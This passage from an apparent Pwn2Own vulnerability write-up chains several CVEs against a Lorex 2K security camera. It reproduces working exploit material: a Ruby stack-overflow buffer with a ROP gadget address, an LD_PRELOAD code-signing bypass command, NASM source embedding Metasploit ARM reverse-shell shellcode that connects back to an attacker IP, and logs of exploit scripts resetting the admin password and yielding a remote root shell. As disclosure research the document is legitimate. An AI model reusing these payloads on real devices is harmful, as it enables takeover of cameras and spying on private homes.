The function `sonia!MI_IQSERVER_GetApi` will read the first 16-bit word value from the incoming request's command data and store this value in the variable named `ID`. If this `ID` value is 0x2803, the next 16-bit word value is read from the incoming request and stored in the `max_word` variable, shown below at [11]. This attacker-controlled `max_word` variable is then used to calculate the current length value of the request's output buffer, `out_buffer->curr_length`, as shown below at [12]. The length value is calculated in 32-bit word values, less the 8-byte header (which stores the request's command ID and data length values).

```
C/C++
int __fastcall MI_IQSERVER_GetApi(
        int a1,
        iq_buff *in_buffer,
        unsigned int in_length,
        iq_buff *out_buffer,
        const void **ISPBuff)
{
  // ...snip...

  if ( in_buffer && out_buffer && ISPBuff )
  {
    if ( !in_buffer->heap_ptr || in_length <= 1 || !out_buffer->heap_ptr
|| !*ISPBuff )
    {
      // ...snip...
    }
    ID = *(_WORD *)in_buffer->heap_ptr;
    max_word = 1;

    // ...snip...
```

```
    if ( ID == 0x2803 )
    {
      if ( in_length > 3 )
      {
        src = (void *)*ISPBuff;
        max_word = *((_WORD *)in_buffer->heap_ptr + 1); // <--- [11]
        *(_DWORD *)src = 0;
        *((_DWORD *)src + 1) = *(_DWORD *)&in_buffer->heap_ptr[4 *
max_word + 4];
        v30 = sub_1D7C18(a1, (int)src);
        out_buffer->curr_length = 4 * (max_word + 2); // <--- [12]
        v19[0] = 0;
        memcpy(out_buffer->heap_ptr, &ID, 2u);
        memcpy(out_buffer->heap_ptr + 2, &max_word, 2u);
        memcpy(out_buffer->heap_ptr + 4, v19, 4u);
        memcpy(out_buffer->heap_ptr + 8, src, 4u);
      }
```

Therefore, an attacker can specify a `max_word` value during a `MI_IQSERVER_GetApi` request that will update the `curr_length` value of the request's output buffer. When the request completes, the server will send a response back to the client via `SendResponseData` (shown previously in [9]) in `sonia!thread_cmd_handle`. This allows an attacker to read a heap buffer out of bounds, by sending the OOB heap data back to the remote attacker for inspection.

This OOB heap read primitive could be used to leak heap memory and break ASLR by discovering pointers in memory. However, we cannot leverage CVE-2024-52544 a second time, as the TCP networking stack in sonia will have become deadlocked after we exploited CVE-2024-52544 the first time to execute the `sonia!thread_listen_handle` gadget. We can at this point only communicate to the sonia binary over TCP port 9876 to the IQ service (as this is the gadget we executed, so it is not blocked), and over UDP port 37810 to the DHIP service.

When determining how best to leverage the OOB heap read, we reviewed the DHIP service on UDP port 37810. This service exposes several unauthenticated commands, including the ability to reset the admin user's password via the `PasswdFind.resetPassword` command. However, to successfully call this command, a special 8-byte "Auth Code" must be known. This code is generated by `sonia` from several secrets stored in memory. The expected flow is for a technician to perform a `PasswdFind.getDescript` command, which will return an encrypted blob containing the auth. code. The technician can decrypt this blob with a key known only to them. As the attacker cannot decrypt this blob, the best strategy is to leak the secrets stored in memory which are used to generate the "Auth Code" value. The attacker can then use these leaked secrets to generate a valid "Auth Code", and in turn reset the admin password via a successful `PasswdFind.resetPassword` command.

An "Auth Code" is the MD5 hash of a special input string. Eight characters from this hash value are then concatenated together in lowercase to form the "Auth Code". The special input string is generated by `sonia!usrMgr_getEncryptDataStr` and will be comprised of several newline-separated components, such as the device's serial number, a timestamp, the device's MAC address, and 15 bytes of random data generated from `/dev/random`. An example of a special input string used to generate an "Auth Code" is shown below (in C string notation).

```C/C++
"1\nND022311013840\n1727888267\n\n001F54A92E58\nF03228B1444929C\n\x00"
```

This special input string would generate an "Auth Code" value of "`2be71de3`". The components of the special input string are regenerated upon a call to the `PasswdFind.getDescript` command, or upon a window of time expiring. While an attacker can know the device's serial number and MAC address in advance, the attacker cannot know the timestamp value or the 15 bytes of random data.

An attacker can leak the above special input string by first performing a `PasswdFind.getDescript` command via the DHIP service on UDP port 37810, to ensure the secrets that make up the special input string have been generated. Then, by repeatedly performing the `PasswdFind.checkAuthCode` command, the attacker can ensure the function `sonia!usrMgr_authCodeCheck` is called. This function will generate the special input string, and compute the "Auth Code" value, checking it against a value supplied in the `PasswdFind.checkAuthCode` command. The side effect of this command is that a heap allocation containing the special input string will have been allocated upon every call to `sonia!usrMgr_authCodeCheck`. In a separate thread of execution, the attacker can repeatedly perform the OOB heap read. By inspecting the leaked heap memory for an oracle (e.g. the device's MAC address which is both known to the attacker and known to be present in the special input string), the attacker can successfully leak the special input string from heap memory, and after doing so can generate a valid "Auth Code" value.

CVE-2024-52546

An unauthenticated Denial of Service (DoS) vulnerability is present in the `sonia!Multicast_accessInit` function. This function is exposed via the command `DevInit.access`, on the DHIP service on UDP port 37810. The `sonia!Multicast_accessInit` function expects a JSON object supplied in the request to contain a string value with a key "pwd", as shown in [13] below. We can see below at [14], that the node type of the JSON object for the "name" item is checked to ensure it is a string type (as opposed to a Boolean, number, array, or object), but the node type of the "pwd" item is not checked. Finally we can see in [15], that the `value_str` member of the "pwd" item is used in a call to `strncpy`. The assumption here is that the "pwd" item is a string value. If the attacker passed a "pwd" item of another type, such as a number, the `value_str` member would be null, as the JSON parsing library used by sonia passes number values in a different member variable.

C/C++
```c
int Multicast_accessInit(struc_node *a1, const char *r1_0, int a3, void
*a4)
{
  // ...snip...
  name_item = cJSON_GetObjectItem(json_content, (char *)"name");
  pwd_item = cJSON_GetObjectItem(json_content, "pwd"); // <--- [13]
  if ( !name_item || (name_item->node_type & 0x10) == 0 ) // <--- [14]
  {
    // ...snip...
    return -1;
  }
  // ...snip...
  strncpy((char *)&s[1], (const char *)name_item->value_str, 31u);
  memset(v24, 0, 1552u);
  strncpy(v24, (const char *)pwd_item->value_str, 127u); // <--- [15]
```

This DoS vulnerability allows for an unauthenticated attacker to generate a null pointer dereference in the sonia process, which in turn will crash the process. The device's watchdog will detect this and reboot the device.

An attacker can leverage CVE-2024-52546 to force the device to reboot, which solves the issue of the TCP networking stack becoming deadlocked after exploiting CVE-2024-52544. After the device reboots, the attacker is able to communicate to all network services.

CVE-2024-52547

An authenticated stack-based buffer overflow exists in the DHIP service over TCP port 80 and can be triggered via the `configManager.getConfig` command. The function `sonia!rpcApp_init` will initialize the command handlers for the DHIP service. Several filters are also initialized. These filters will inspect all incoming requests and service them if needed. The function `sonia!ConfigManagerFilter_Create` will add a new filter, which will service incoming requests via the function `sonia!ConfigManagerFilter_SetConfig`. This function will process incoming requests for either the `configManager.setConfig`, `configManager.getConfig`, or `configManager.getDefault` commands. When performing this filter on these commands, a helper function at address `0x002D4414` is called. This helper function will inspect the command's JSON request data for an item called "name", and if found, will modify the name value, removing characters occurring after a period character.

We can see below at [16] that if the "name" value contains either a period character or an opening square bracket character, the filter will continue to process this "name" value. If the "name" value has a dot character, a length value is calculated based upon the length of the "name" value up to the dot character (see [17] below). A call to `strncpy` at [18] will then copy the incoming "name" value into a 128-byte buffer on the stack, using the calculated length value from [17]. This allows a stack-based buffer overflow to occur, as the attacker can provide a "name" value of an arbitrary length, thus placing a period character more than 128 bytes into the attacker-controlled string.

C/C++
```c
int __fastcall sub_2D4414(struc_node **some_node, int a2)
{
  struc_node *name_node; // r0
  const char *name_1; // r8
  struc_node *naame_node; // r5
  char *name_dot; // r4
  const char *name; // r8
  size_t name_len; // r5
  size_t dot_len; // r0
  const char *name_str; // r1
  size_t len; // r2
  struc_node *v13; // r5
  char buffer128[128]; // [sp+0h] [bp-98h] BYREF

  name_node = cJSON_GetObjectItem(*some_node, (char *)"name");
```

```
  name_1 = (const char *)name_node->value_str;

  name_dot = strchr(name_1, '.');

  if ( !name_dot && !strchr(name_1, '[') ) // <--- [16]
    return -1;

  memset(buffer128, 0, sizeof(buffer128));

  if ( name_dot )
  {
    name = (const char *)name_node->value_str;
    name_len = strlen(name);
    dot_len = strlen(name_dot);
    name_str = name;
    len = name_len - dot_len; // <--- [17]
  }
  else
  {
    name_str = (const char *)name_node->value_str;
    len = 127;
  }

  strncpy(buffer128, name_str, len); // <--- [18]

  *(_DWORD *)(a2 + 4) = sub_2D409C(buffer128); // <--- [19]

  v13 = sub_194F0C(buffer128);

  if ( name_dot )
    strncpy((char *)(a2 + 12), name_dot + 1, 127u);

  sub_19517C((int)*some_node, (int)"name", v13); // <--- [20]
  return 0;
}
```

A complication of exploiting this vulnerability is that since `strncpy` is used, the attacker cannot copy a null character. As we have already seen during the exploitation of CVE-2024-52544, this issue arises because full ASLR is present, and the non-PIE sonia binary is loaded at an address that will always have null characters in a code address (e.g.

0x00XXXXXX as previously discussed). While we do have an OOB heap read primitive that can be leveraged to break ASLR, due to how exploitation of the OOB heap read works, we also must reboot the device after performing the OOB heap read. Therefore, any leaked pointers will no longer be valid after a reboot.

The helper function located at address 0x002D409C is called after the overflow occurs, shown at [19] above. This helper function will locate the first occurrence of an opening square bracket (see [21] below), and conveniently for us, it will null this character out (see [22] below). This improves our exploitation strategy, as we can now control the placement of a single null character in our overflowed stack buffer. The benefit of this is that we can write a single pointer value during our buffer overflow, while still placing attacker-controlled data after the location of this pointer value.

```
C/C++
int __fastcall sub_2D409C(const char *a1)
{
  char *v1; // r0
  int v2; // r3

  v1 = strchr(a1, '['); // <--- [21]
  if ( !v1 )
    return -2;
  v2 = (unsigned __int8)v1[1];
  *v1 = 0; // <--- [22]
  return v2 - '0';
}
```

As we can only write a single pointer value during exploitation, we cannot construct a complex ROP chain to execute a native-code payload. Instead, we locate a suitable single ROP gadget that will execute an OS command. We locate a suitable gadget at address 0x002C0A2C, which will perform the following actions when executed.

```
C/C++
// decompilation of gadget at address 0x002C0A2C
    child_pid = fork(); // <--- [23]
    child_pid_1 = child_pid;
    if ( child_pid >= 0 )
    {
      if ( !child_pid )
```

```
    {
      execl("/bin/sh", "sh", "-c", command, 0); // <--- [24]
      exit(127);
    }
    while ( waitpid(child_pid_1, &stat_loc, 0) < 0 ) // <--- [25]
    {
      if ( *_errno_location() != 4 )
        goto LABEL_3;
    }
```

We can see above that our ROP gadget will first call fork (see [23] above). The child process will then execute an OS command via execl, with an attacker-controlled string parameter being supplied in the variable "command" (see [24] above). The variable "command" is addressable via the stack pointer, `SP+16`. Because of the way the null byte is written during the overflow (see [22] previously), the attacker can place data after the overwritten return address. Therefore `SP+16` will point to attacker-controlled data on the stack. While the child process will execute a command before calling `exit`, the parent process will wait for the child to terminate (See [25] above). If the child process was to terminate, the parent process would attempt to continue execution and subsequently crash `sonia`. To prevent this from happening, the attacker-controlled command string will append an infinite loop in the form of the shell command "`;while :;do :;done;#`". This prevents the call to execl from returning, which in turn blocks the parent process indefinitely during the call to `waitpid`.

The next complication is that if we try to execute a command string larger than 176 characters, the `sonia` process will raise an access violation when a 32-bit value on the stack that has been overwritten is dereferenced as a pointer. This occurs after the overflow has happened in `sub_2D4414`, but before we redirect the flow of execution, i.e., when the call to `sub_2D4414` returns. Prior to `sub_2D4414` returning, the helper function `sub_19517C` is called (seen above at [20]); this function will process a JSON node object, dereferencing a pointer in that object. This object originates from a previous stack frame, and our overflow will have corrupted the data held in this structure. We want to be able to pass an OS command longer than 176 characters in order to exploit the code signing bypass via CVE-2024-52548, but we also need to satisfy the call to `sub_19517C` such that it does not raise an access violation. The solution is to smuggle a valid 32-bit pointer value within the OS command we are executing, such that the OS command will still execute as expected. We do this by writing a shell comment (delineated with a hash character, and ending with a newline character) and placing a valid 32-bit pointer value within that comment. This pointer value does not have to be valid ASCII characters, but it must not contain any null characters, because as we have previously learned, we can only ever write a single null character during the stack buffer overflow. After some experimentation, we learned that even though the system is running with full ASLR enabled, the kernel's virtual dynamic shared object (vDSO) mechanism allocates a page of memory at a fixed address that is not subject to ASLR. Looking at the memory map of the sonia process, we can see below that the vDSO page named "[vectors]" is allocated at `0xFFFF0000`. We can therefore use a pointer from this allocation, specifically `0xFFFF0FF0`. This value is a valid pointer, not subject to ASLR, and does not contain null bytes. Additionally, when dereferenced, the value at `0xFFFF0FF0` is null, which will satisfy the helper function `sub_19517C` without raising an access violation.

Unset
```
$ cat /proc/645/maps
00010000-00629000 r-xp 00000000 1f:04 261        /usr/bin/sonia
00638000-006c0000 rw-p 00618000 1f:04 261        /usr/bin/sonia
006c0000-00793000 rw-p 00000000 00:00 0
00be4000-00e6b000 rw-p 00000000 00:00 0          [heap]
aeffd000-af014000 rw-s 00000000 00:05 18247      /dev/zero (deleted)

...snip...

bede7000-bede8000 r--p 00000000 00:00 0          [vvar]
bede8000-bede9000 r-xp 00000000 00:00 0          [vdso]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

Putting all the pieces together, we construct the overflow buffer as follows (shown in Ruby code).

Python
```
buffer  = String.new

buffer << 'A' * 128 # The 128 byte password buffer we overflow.
buffer << 'BBBB' # r4
buffer << 'BBBB' # r5
buffer << 'BBBB' # r6
buffer << 'BBBB' # r7
buffer << 'BBBB' # r8
buffer << [0x5B000000 | 0x002C0A2C | 1].pack('V') # pc, note 0x5B is the
[ character and we OR with 1 as our gadget is Thumb code.
buffer << 'DDDD' # [sp]
```

```
buffer << ' ' * (16 - 4)

cmd = String.new

cmd << "#
AAA1BBB1CCC1DDD1EEE1FFF1GGG1HHH1III1JJJ1KKK1LLL1MMM1NNN1OOO1PPP1QQQ1RRR1S
SS1TTT1UUU1VVV1WWW1XXX1YYY1ZZZ1Z\n\n\n\n"
cmd << '#   AAA2BBB2CCC2DDD2EEE2FFF2GGG2HHH2III2JJJ2KKK2LLL2MMM2NNN2OOO'
+ [0xFFFF0FF0].pack('V') + "\n\n\n\n"

cmd << "echo hax;"

buffer << "#{cmd};while :;do :;done;#"

buffer << 'PPP.XXX' # The period charachter used to calculate the
overflow length

command = {
  'method' => 'configManager.getConfig',
  'params' => {
       'channel' => 1,
       'table' => ['a', 'a', 'a', 'a'],
       'name' => buffer # The overflow buffer
  }
}
```

CVE-2024-52548

With the ability to execute an arbitrary OS command with root privileges (and with a command length greater than 176 characters), we now wish to execute arbitrary native code. The goal is to execute a payload such as a reverse shell. We quickly learned that if we drop an ELF binary to the file system and try to execute it, we get an “Operation not permitted” error, and our ELF binary will not execute. Examining the file system, we see multiple files named `SigFilePartition`, `SigFileList`, and `Data_Signature`.

A `SigFilePartition` file will contain a list of paths where other `SigFileList` and `Data_Signature` files are located. Each `SigFileList` file will contain a list of files that appear to be protected. Each `Data_Signature` file is 288 bytes in size and appears to contain either a hash or signature, probably of the corresponding `SigFileList` file. These files appear to be used by the kernel to enforce code signing on the system, preventing arbitrary binaries from running.

While it is not possible to execute an arbitrary ELF binary that we write to the file system, we found it was possible to write an ELF shared object library and then successfully load this library via the `LD_PRELOAD` mechanism. This allows us to execute arbitrary native code and circumvent the kernel's enforcement of code signing.

For example, the OS command we execute during CVE-2024-52547 can include the following command (note that for brevity the majority of the ELF binaries hex codes have been omitted):

```
Unset
echo \\x7f\\x45\\x4c\\x46 ...snip... \\x00
>/var/tmp/pwn;LD_PRELOAD=/var/tmp/pwn /usr/bin/qr;
```

The `echo` command will write the contents of an attacker-supplied ELF shared library to the file system at `/var/tmp/pwn`. The valid signed binary `/usr/bin/qr` will then be executed, and the `LD_PRELOAD` mechanism will be used to force the attacker's ELF shared library to be loaded and executed.

To build our native code reverse shell payload, we leveraged Metasploit's `linux/armle/shell_reverse_tcp` payload. Upon successfully executing this payload, we saw the reverse shell we got back was not `/bin/sh` as we had expected (and explicitly specified to execute), but rather the limited DSH shell we previously saw in the UART console. Examining the custom implementation of `/bin/busybox`, we can see that an attempt is made to force an invocation of `/bin/sh` (which is serviced by busybox) to be replaced with `/bin/dsh`. To circumvent this and get a real shell, we can force the `ARGV0` argument of our payload to be `/bin/sh` instead of `sh`. This change will bypass the check in BusyBox, and execute our expected shell `/bin/sh`.

Note: We see this issue in BusyBox as an exploitation technique and not a security vulnerability, as it does not appear to cross a security boundary. The attacker is already executing arbitrary code as root by the time we can invoke a system call from the exec family and modify the `ARGV0` argument.

Our final ELF shared library payload was assembled with NASM via the following source.

Unset
```
;
https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data
/templates/src/elf/dll/elf_dll_armle_template.s

; build with:
;   nasm payload.s -f bin -o payload.bin

BITS 32
org     0
ehdr:
  db    0x7f, "ELF", 1, 1, 1, 0     ; e_ident
  db    0, 0, 0, 0,  0, 0, 0, 0
  dw    3                           ; e_type    = ET_DYN
  dw    40                          ; e_machine = EM_ARMLE
  dd    1                           ; e_version = EV_CURRENT
  dd    _start                      ; e_entry   = _start
  dd    phdr - $$                   ; e_phoff
  dd    shdr - $$                   ; e_shoff
  dd    0                           ; e_flags
  dw    ehdrsize                    ; e_ehsize
  dw    phdrsize                    ; e_phentsize
  dw    2                           ; e_phnum
  dw    shentsize                   ; e_shentsize
  dw    2                           ; e_shnum
  dw    1                           ; e_shstrndx
ehdrsize equ  $ - ehdr

phdr:
  dd    1                           ; p_type       = PT_LOAD
  dd    0                           ; p_offset
  dd    $$                          ; p_vaddr
  dd    $$                          ; p_paddr
  dd    0xDEADBEEF                  ; p_filesz
  dd    0xDEADBEEF                  ; p_memsz
  dd    7                           ; p_flags      = rwx
  dd    0x1000                      ; p_align

phdrsize equ  $ - phdr
  dd    2                           ; p_type  = PT_DYNAMIC
  dd    7                           ; p_flags = rwx
  dd    dynsection                  ; p_offset
```

```
  dd    dynsection                  ; p_vaddr
  dd    dynsection                  ; p_vaddr
  dd    dynsz                       ; p_filesz
  dd    dynsz                       ; p_memsz
  dd    0x1000                      ; p_align

shdr:
  dd    1                           ; sh_name
  dd    6                           ; sh_type = SHT_DYNAMIC
  dd    0                           ; sh_flags
  dd    dynsection                  ; sh_addr
  dd    dynsection                  ; sh_offset
  dd    dynsz                       ; sh_size
  dd    0                           ; sh_link
  dd    0                           ; sh_link
  dd    0                           ; sh_info
  dd    8                           ; sh_addralign
  dd    7                           ; sh_entsize
shentsize equ $ - shdr
  dd    0                           ; sh_name
  dd    3                           ; sh_type = SHT_STRTAB
  dd    0                           ; sh_flags
  dd    strtab                      ; sh_addr
  dd    strtab                      ; sh_offset
  dd    strtabsz                    ; sh_size
  dd    0                           ; sh_link
  dd    0                           ; sh_info
  dd    0                           ; sh_addralign
  dd    0                           ; sh_entsize
dynsection:
; DT_INIT
  dd    0x0c
  dd    _start
; DT_STRTAB
  dd    0x05
  dd    strtab
; DT_SYMTAB
  dd    0x06
  dd    strtab
; DT_STRSZ
  dd    0x0a
```

```
  dd    0
; DT_SYMENT
  dd    0x0b
  dd    0
; DT_NULL
  dd    0x00
  dd    0
dynsz equ $ - dynsection

strtab:
 db 0
 db 0
strtabsz equ $ - strtab

  db 0x00, 0x00 ; sf: padding

global _start
_start:
  ; ruby msfvenom -f masm -p linux/armle/shell_reverse_tcp
PrependFork=true LHOST=192.168.86.35 LPORT=4444 SHELL=/bin/sh
ARGV0=/bin/sh
buf db 0x02, 0x00, 0xa0, 0xe3, 0x01, 0x10, 0xa0, 0xe3, 0x05, 0x20, 0x81,
0xe2, 0x8c
    db 0x70, 0xa0, 0xe3, 0x8d, 0x70, 0x87, 0xe2, 0x00, 0x00, 0x00, 0xef,
0x00, 0x60
    db 0xa0, 0xe1, 0x60, 0x10, 0x8f, 0xe2, 0x10, 0x20, 0xa0, 0xe3, 0x8d,
0x70, 0xa0
    db 0xe3, 0x8e, 0x70, 0x87, 0xe2, 0x00, 0x00, 0x00, 0xef, 0x06, 0x00,
0xa0, 0xe1
    db 0x00, 0x10, 0xa0, 0xe3, 0x3f, 0x70, 0xa0, 0xe3, 0x00, 0x00, 0x00,
0xef, 0x06
    db 0x00, 0xa0, 0xe1, 0x01, 0x10, 0xa0, 0xe3, 0x3f, 0x70, 0xa0, 0xe3,
0x00, 0x00
    db 0x00, 0xef, 0x06, 0x00, 0xa0, 0xe1, 0x02, 0x10, 0xa0, 0xe3, 0x3f,
0x70, 0xa0
    db 0xe3, 0x00, 0x00, 0x00, 0xef, 0x24, 0x00, 0x8f, 0xe2, 0x04, 0x40,
0x24, 0xe0
    db 0x10, 0x00, 0x2d, 0xe9, 0x0d, 0x20, 0xa0, 0xe1, 0x24, 0x40, 0x8f,
0xe2, 0x10
    db 0x00, 0x2d, 0xe9, 0x0d, 0x10, 0xa0, 0xe1, 0x0b, 0x70, 0xa0, 0xe3,
0x00, 0x00
```

```
    db 0x00, 0xef, 0x02, 0x00, 0x11, 0x5c, 0xc0, 0xa8, 0x56, 0x23,
    db "/bin/sh", 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
    db "/bin/sh", 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00 ; <-- bypass the DSH
    db 0x00, 0x00, 0x00
```

Exploitation

Phase 1 - Authentication Bypass

We can perform the authentication bypass by running the exploit script `LOREX_AUTHBYPASS.rb` as shown below. In the below example, we are targeting a vulnerable camera device, which has an IP address of `192.168.86.81`, and we will reset the admin password to be `Hacking100!`.


Unset

```
C:\Pwn2Own\lorex_2k_camera>ruby LOREX_AUTHBYPASS.rb -t 192.168.86.81 -p
Hacking100!
[3/Oct/2024 09:16:51] [+] Starting...
[3/Oct/2024 09:16:51] [+] Targeting: 192.168.86.81
[3/Oct/2024 09:16:51] [+] Step 0: Detected Version: 2.800.030000000.3.R
[3/Oct/2024 09:16:51] [+] Step 0: Detected SerialNo: ND022311013840
[3/Oct/2024 09:16:51] [+] Step 0: Detected MAC: 00:1f:54:a9:2e:58
[3/Oct/2024 09:16:51] [+] Step 1: Connecting to DP server...
[3/Oct/2024 09:16:51] [+] Step 1: Triggering unauth overflow...
[3/Oct/2024 09:16:51] [+] Step 1: Sleeping...
[3/Oct/2024 09:16:53] [+] Step 2: Begin leak...
C...>.>>>.>>>>.>>>.>>>.>>>.>>>>.>>>.>>>.>>>.>>>.>>>.>>>.>>>>.>>>~>>>>~>>>~
>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~
>>>~>>>>~>>>>~>>>>~>>>>~>>>>>>~>~~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~
>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~
>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>~~~>>>>~>>>>~>>>>~
>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>>
~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>
~>>>~~~>>S>>>>>>>>>C.>>>>.>>>.>>>.>>>.>>>>.>>>.>>>.>>>.>>>.>>>>.>>>.>>>.>>
>.>>>.>>>.>>>>.>>>~>>>>~>>>>~>>>~>
[3/Oct/2024 09:17:49] [+] Step 2: Leaked secret:
"1\nND022311013840\n1727888267\n\n001F54A92E58\nF03228B1444929H\n\x00"
[3/Oct/2024 09:17:56] [-] Step 2: PasswdFind.checkAuthCode failed
[3/Oct/2024 09:17:56] [-] Step 2: Not a valid auth code: 8fc41097
```

```
>>>~>>>>>~>>>>~>>>>~>>>>~>>>>>~>>>>~>>>>~>>>>~>>>>~>>>>>~>>>>~>>>>~>>>>>~~~>~
>>>~>>>>~>>>>>~>>>>>~>>>>~>>>>~>>>>~>>>>>~>>>>~>>>>>~>>>>~>>>>~>>>>~>>>>>~>>>>~>>>>~
>>>>~>>>>~>>>>~>>>>>~>>>>~>>>>>~>>>>~>>>>~>>>>~>>>>>~>>>>~>>>>~>>>>~>>>>>~>>>>~>>>>>
~>>>>~>>>>>~>>>>>~>>>>~>>>~~>>>>>>~>>>>~>>>>~>>>>~>>>>>~>>>>~>>>>>~>>>>~>>>>~>>>>>~>>>
~>>>>~>>>>>~>>>>~>>>>~>>>>>~>>>>>~>>>>~>>>>~>>>>~>>>>>~>>>>~>>>>~>>>>~>>>>>~>>>>~>>>
~>>>>>~>>>>~>>>>~>>>>>~>>>>~>>>>>~>>>>~>>>>~>>>>~>~~>~>>>>~>>>>~>>>>>~>>>>>~>>>>~>>>
~>>>>S>>>>>>>>>C.>>>.>>>.>>>.>>>>.>>>.>>>.>>>>.>>>.>>>.>>>.>>>.>>>.>>>>.>
>>.>>>.>>>.>>>~>>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>>>~>>~~
[3/Oct/2024 09:18:48] [+] Step 2: Leaked secret:
"1\nND022311013840\n1727888267\n\n001F54A92E58\nF03228B1444929C\n\x00"
[3/Oct/2024 09:18:56] [+] Step 2: Generated a valid auth code: 2be71de3
>S[3/Oct/2024 09:18:57] [+] Step 2: Finished leak...
[3/Oct/2024 09:18:57] [+] Step 3: Admin password: Hacking100!
[3/Oct/2024 09:18:57] [+] Step 4: Triggering access violation...
[3/Oct/2024 09:18:57] [+] Step 4: Device rebooting...
[3/Oct/2024 09:18:57] [+] Finished.
```

With the authentication bypass successfully completed, we can now start to live stream the video and audio from the target camera by opening the below URL in the VLC media player application:

Unset
```
rtsp://admin:Hacking100!@192.168.86.81:554/cam/realmonitor?channel=1&subtype=0
```



Alternatively, we can run the `LOREX_RCE.rb` exploit script to achieve RCE on the target device.

Phase 2 - Remote Code Execution

To achieve RCE on a vulnerable target device, we will first run the [Ncat](#) tool to listen for incoming connections from our exploit's payload. This will allow it to catch the reverse shell payload, which will connect back to the attacker's machine after the exploit succeeds. Running the command "`ncat -lnvkp 4444`" on the attacker's machine will perform this. Note that the firewall rules on the attacker's machine must allow incoming connections to this TCP port. Next, we will run the `LOREX_RCE.rb` exploit script, passing in the target IP address of the vulnerable device, the admin password we choose during Phase 1, and the IP address and port number of the Ncat listener on the attacker's machine, which will receive the reverse shell connection.

```
Unset
C:\Pwn2Own\lorex_2k_camera>ruby LOREX_RCE.rb -t 192.168.86.81 -p
Hacking100! --lhost 192.168.86.35 --lport 4444
[3/Oct/2024 09:21:45] [+] Starting...
```

```
[3/Oct/2024 09:21:45] [+] Targeting: 192.168.86.81
[3/Oct/2024 09:21:45] [+] Step 0: Detected Version: 2.800.030000000.3.R
[3/Oct/2024 09:21:45] [+] Step 0: Detected SerialNo: ND022311013840
[3/Oct/2024 09:21:45] [+] Step 0: Detected MAC: 00:1f:54:a9:2e:58
[3/Oct/2024 09:21:45] [+] Step 1: Authenticating...
[3/Oct/2024 09:21:46] [+] Step 2: Triggering...
[3/Oct/2024 09:21:56] [+] Finished.
```

The exploit will succeed, and as shown below, the Ncat listener will receive a reverse shell connection, allowing us to interact with the target device and execute arbitrary shell commands.

Unset

```
C:\>ncat -lnvkp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.86.81.
Ncat: Connection from 192.168.86.81:55290.
ls -al /etc
total 28
-rwxr-xr-x    1     15958 services
lrwxrwxrwx    1        27 resolv.conf -> /mnt/mtd/Config/resolv.conf
-rw-r--r--    1      2478 protocols
-rw-r--r--    1       596 profile
-rw-r--r--    1       132 passwd-
-rw-r--r--    1       132 passwd
-rwxr-xr-x    1       102 mtab
-rwxr-xr-x    1        23 memstat.conf
-rwxr-xr-x    1         0 mdev.conf
-rwxr-xr-x    1         0 mactab
-rwxr-xr-x    1      3573 inittab
drwxr-xr-x    2        54 init.d
-rw-r--r--    1         9 group
